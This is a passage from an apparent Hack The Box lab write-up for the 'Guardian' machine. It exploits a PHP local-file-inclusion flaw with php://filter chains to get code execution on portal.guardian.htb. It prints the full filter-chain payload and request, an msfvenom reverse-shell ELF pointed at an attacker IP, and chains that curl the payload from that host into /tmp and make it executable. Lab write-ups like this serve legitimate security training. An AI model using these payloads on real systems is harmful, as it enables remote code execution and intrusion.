

php://filter/convert.iconv.UTF8.CSISO2022KR|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.UTF8.UTF16|convert.iconv.WINDOWS-1258.UTF32LE|convert.iconv.ISIRI3342.ISO-IR-157|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.ISO2022KR.UTF16|convert.iconv.L6.UCS2|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.865.UTF16|convert.iconv.CP901.ISO6937|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CSA_T500.UTF-32|convert.iconv.CP857.ISO-2022-JP-3|convert.iconv.ISO2022JP2.CP775|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.IBM891.CSUNICODE|convert.iconv.ISO8859-14.ISO6937|convert.iconv.BIG-FIVE.UCS-4|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L5.UTF-32|convert.iconv.ISO88594.GB13000|convert.iconv.BIG5.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.UTF8.CSISO2022KR|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM1161.IBM-932|convert.iconv.BIG5HKSCS.UTF16|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.IBM891.CSUNICODE|convert.iconv.ISO8859-14.ISO6937|convert.iconv.BIG-FIVE.UCS-4|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.863.UNICODE|convert.iconv.ISIRI3342.UCS4|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.UTF8.CSISO2022KR|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.863.UTF-16|convert.iconv.ISO6937.UTF16LE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.864.UTF32|convert.iconv.IBM912.NAPLPS|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP861.UTF-16|convert.iconv.L4.GB13000|convert.iconv.BIG5.JOHAB|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L6.UNICODE|convert.iconv.CP1282.ISO-IR-90|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.INIS.UTF16|convert.iconv.CSIBM1133.IBM943|convert.iconv.GBK.BIG5|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.865.UTF16|convert.iconv.CP901.ISO6937|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP-AR.UTF16|convert.iconv.8859_4.BIG5HKSCS|convert.iconv.MSCP1361.UTF-32LE|convert.iconv.IBM932.UCS-2BE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L6.UNICODE|convert.iconv.CP1282.ISO-IR-90|convert.iconv.ISO6937.8859_4|convert.iconv.IBM868.UTF-16LE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L4.UTF32|convert.iconv.CP1250.UCS-2|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM921.NAPLPS|convert.iconv.855.CP936|convert.iconv.IBM-932.UTF-8|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.8859_3.UTF16|convert.iconv.863.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP1046.UTF16|convert.iconv.ISO6937.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP1046.UTF32|convert.iconv.L6.UCS-2|convert.iconv.UTF-16LE.T.61-8BIT|convert.iconv.865.UCS-4LE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.MAC.UTF16|convert.iconv.L8.UTF16BE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CSIBM1161.UNICODE|convert.iconv.ISO-IR-156.JOHAB|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.INIS.UTF16|convert.iconv.CSIBM1133.IBM943|convert.iconv.IBM932.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM1161.IBM-932|convert.iconv.MS932.MS936|convert.iconv.BIG5.JOHAB|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.base64-decode/resource=reports/academic.php- We can now send the payload, either directly from the browser or through ZAP Proxy. In this case, we will use ZAP Proxy again. First, log in to the web application as the admin using the browser controlled by ZAP. Then navigate to the Reports section, locate the corresponding request in ZAP, right-click it, and choose Open/Resend in Request Editor.

- Now you have to modify request to send our payload to the endpoint, the final test request will be looking like that:
GET http://portal.guardian.htb/admin/reports.php?report=php://filter/convert.iconv.UTF8.CSISO2022KR%7Cconvert.base64-encode%7Cconvert.iconv.UTF8.UTF7%7Cconvert.iconv.UTF8.UTF16%7Cconvert.iconv.WINDOWS-1258.UTF32LE%7Cconvert.iconv.ISIRI3342.ISO-IR-157%7Cconvert.base64-decode%7Cconvert.base64-encode%7Cconvert.iconv.UTF8.UTF7%7Cconvert.iconv.ISO2022KR.UTF16%7Cconvert.iconv.L6.UCS2%7Cconvert.base64-decode%7Cconvert.base64-encode%7Cconvert.iconv.UTF8.UTF7%7Cconvert.iconv.865.UTF16%7Cconvert.iconv.CP901.ISO6937%7Cconvert.base64-decode%7Cconvert.base64-encode%7Cconvert.iconv.UTF8.UTF7%7Cconvert.iconv.CSA_T500.UTF-32%7Cconvert.iconv.CP857.ISO-2022-JP-3%7Cconvert.iconv.ISO2022JP2.CP775%7Cconvert.base64-decode%7Cconvert.base64-encode%7Cconvert.iconv.UTF8.UTF7%7Cconvert.iconv.IBM891.CSUNICODE%7Cconvert.iconv.ISO8859-14.ISO6937%7Cconvert.iconv.BIG-FIVE.UCS-4%7Cconvert.base64-decode%7Cconvert.base64-encode%7Cconvert.iconv.UTF8.UTF7%7Cconvert.iconv.L5.UTF-32%7Cconvert.iconv.ISO88594.GB13000%7Cconvert.iconv.BIG5.SHIFT_JISX0213%7Cconvert.base64-decode%7Cconvert.base64-encode%7Cconvert.iconv.UTF8.UTF7%7Cconvert.iconv.UTF8.CSISO2022KR%7Cconvert.base64-decode%7Cconvert.base64-encode%7Cconvert.iconv.UTF8.UTF7%7Cconvert.iconv.SE2.UTF-16%7Cconvert.iconv.CSIBM1161.IBM-932%7Cconvert.iconv.BIG5HKSCS.UTF16%7Cconvert.base64-decode%7Cconvert.base64-encode%7Cconvert.iconv.UTF8.UTF7%7Cconvert.iconv.IBM891.CSUNICODE%7Cconvert.iconv.ISO8859-14.ISO6937%7Cconvert.iconv.BIG-FIVE.UCS-4%7Cconvert.base64-decode%7Cconvert.base64-encode%7Cconvert.iconv.UTF8.UTF7%7Cconvert.iconv.863.UNICODE%7Cconvert.iconv.ISIRI3342.UCS4%7Cconvert.base64-decode%7Cconvert.base64-encode%7Cconvert.iconv.UTF8.UTF7%7Cconvert.iconv.UTF8.CSISO2022KR%7Cconvert.base64-decode%7Cconvert.base64-encode%7Cconvert.iconv.UTF8.UTF7%7Cconvert.iconv.863.UTF-16%7Cconvert.iconv.ISO6937.UTF16LE%7Cconvert.base64-decode%7Cconvert.base64-encode%7Cconvert.iconv.UTF8.UTF7%7Cconvert.iconv.864.UTF32%7Cconvert.iconv.IBM912.NAPLPS%7Cconvert.base64-decode%7Cconvert.base64-encode%7Cconvert.iconv.UTF8.UTF7%7Cconvert.iconv.CP861.UTF-16%7Cconvert.iconv.L4.GB13000%7Cconvert.iconv.BIG5.JOHAB%7Cconvert.base64-decode%7Cconvert.base64-encode%7Cconvert.iconv.UTF8.UTF7%7Cconvert.iconv.L6.UNICODE%7Cconvert.iconv.CP1282.ISO-IR-90%7Cconvert.base64-decode%7Cconvert.base64-encode%7Cconvert.iconv.UTF8.UTF7%7Cconvert.iconv.INIS.UTF16%7Cconvert.iconv.CSIBM1133.IBM943%7Cconvert.iconv.GBK.BIG5%7Cconvert.base64-decode%7Cconvert.base64-encode%7Cconvert.iconv.UTF8.UTF7%7Cconvert.iconv.865.UTF16%7Cconvert.iconv.CP901.ISO6937%7Cconvert.base64-decode%7Cconvert.base64-encode%7Cconvert.iconv.UTF8.UTF7%7Cconvert.iconv.CP-AR.UTF16%7Cconvert.iconv.8859_4.BIG5HKSCS%7Cconvert.iconv.MSCP1361.UTF-32LE%7Cconvert.iconv.IBM932.UCS-2BE%7Cconvert.base64-decode%7Cconvert.base64-encode%7Cconvert.iconv.UTF8.UTF7%7Cconvert.iconv.L6.UNICODE%7Cconvert.iconv.CP1282.ISO-IR-90%7Cconvert.iconv.ISO6937.8859_4%7Cconvert.iconv.IBM868.UTF-16LE%7Cconvert.base64-decode%7Cconvert.base64-encode%7Cconvert.iconv.UTF8.UTF7%7Cconvert.iconv.L4.UTF32%7Cconvert.iconv.CP1250.UCS-2%7Cconvert.base64-decode%7Cconvert.base64-encode%7Cconvert.iconv.UTF8.UTF7%7Cconvert.iconv.SE2.UTF-16%7Cconvert.iconv.CSIBM921.NAPLPS%7Cconvert.iconv.855.CP936%7Cconvert.iconv.IBM-932.UTF-8%7Cconvert.base64-decode%7Cconvert.base64-encode%7Cconvert.iconv.UTF8.UTF7%7Cconvert.iconv.8859_3.UTF16%7Cconvert.iconv.863.SHIFT_JISX0213%7Cconvert.base64-decode%7Cconvert.base64-encode%7Cconvert.iconv.UTF8.UTF7%7Cconvert.iconv.CP1046.UTF16%7Cconvert.iconv.ISO6937.SHIFT_JISX0213%7Cconvert.base64-decode%7Cconvert.base64-encode%7Cconvert.iconv.UTF8.UTF7%7Cconvert.iconv.CP1046.UTF32%7Cconvert.iconv.L6.UCS-2%7Cconvert.iconv.UTF-16LE.T.61-8BIT%7Cconvert.iconv.865.UCS-4LE%7Cconvert.base64-decode%7Cconvert.base64-encode%7Cconvert.iconv.UTF8.UTF7%7Cconvert.iconv.MAC.UTF16%7Cconvert.iconv.L8.UTF16BE%7Cconvert.base64-decode%7Cconvert.base64-encode%7Cconvert.iconv.UTF8.UTF7%7Cconvert.iconv.CSIBM1161.UNICODE%7Cconvert.iconv.ISO-IR-156.JOHAB%7Cconvert.base64-decode%7Cconvert.base64-encode%7Cconvert.iconv.UTF8.UTF7%7Cconvert.iconv.INIS.UTF16%7Cconvert.iconv.CSIBM1133.IBM943%7Cconvert.iconv.IBM932.SHIFT_JISX0213%7Cconvert.base64-decode%7Cconvert.base64-encode%7Cconvert.iconv.UTF8.UTF7%7Cconvert.iconv.SE2.UTF-16%7Cconvert.iconv.CSIBM1161.IBM-932%7Cconvert.iconv.MS932.MS936%7Cconvert.iconv.BIG5.JOHAB%7Cconvert.base64-decode%7Cconvert.base64-encode%7Cconvert.iconv.UTF8.UTF7%7Cconvert.base64-decode/resource=reports/academic.php HTTP/1.1
host: portal.guardian.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
DNT: 1
Connection: keep-alive
Cookie: PHPSESSID=ajmogn03i8ejoodvppnhbpk17t
Upgrade-Insecure-Requests: 1
Priority: u=0, i- If you sent the request directly through the browser, the result will be shown on the page itself. If you followed this writeup and used ZAP Proxy to send the request, you will need to scroll through the response body to verify whether the code executed successfully:

- The screenshot above confirms successful code execution. The only remaining step is to prepare a reliable reverse shell payload. In practice, however, both standard PHP shells and classic one-liners proved unstable and dropped the connection almost immediately. A much more dependable approach was to generate an ELF payload, transfer it to the target, and execute it through PHP. Since the final command also had to be kept as short as possible due to the limitations of the filter chain technique we will be keeping filenames as short as possible. Generate the classic reverse shell payload using msfvenom with your IP and preferable port:
$ msfvenom -p linux/x64/shell_reverse_tcp LHOST=10.10.14.132 LPORT=443 -f elf > p
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 74 bytes
Final size of elf file: 194 bytes- We need to host the file on our server so it can be transferred to the target. For this step, we will once again use Python http.server:
python -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...- Now we need to use filter-chains again to craft a payload for the file transfer with curl (Your payload will differ depending on the IP address and port you use, so in the next step the filter chain command is shortened.). The next command downloads a file “p” from our server and saves it into /tmp folder:
python php_filter_chain_generator.py --chain '<?php system("curl http://10.10.14.132:8080/p --output /tmp/p")?>'
[+] The following gadget chain will generate the following code : <?php system("curl http://10.10.14.132:8080/p --output /tmp/p")?> (base64 value: PD9waHAgc3lzdGVtKCJjdXJsIGh0dHA6Ly8xMC4xMC4xNC4xMzI6ODA4MC9wIC0tb3V0cHV0IC90bXAvcCIpPz4)
php://filter/convert.iconv.UTF8.CSISO2022KR|convert.base64-encode|c...
<SNIP>

nv.BIG5.JOHAB|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.base64-decode/resource=php://temp- When we send the above payload through ZAP or directly in the browser, we should see a request reach our http.server, confirming that the target has successfully retrieved the file:
$python -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...

10.129.237.248 - - [03/Sep/2025 15:52:11] "GET /p HTTP/1.1" 200 -- However file which was uploaded to server and placed into tmp is not executable yet. We need to make it executable with the next filter chain:
python php_filter_chain_generator.py --chain '<?php system("chmod +x /tmp/p")?>'
[+] The following gadget chain will generate the following code : <?php system("chmod +x /tmp/p")?> (base64 value: PD9waHAgc3lzdGVtKCJjaG1vZCAreCAvdG1wL3AiKT8+)
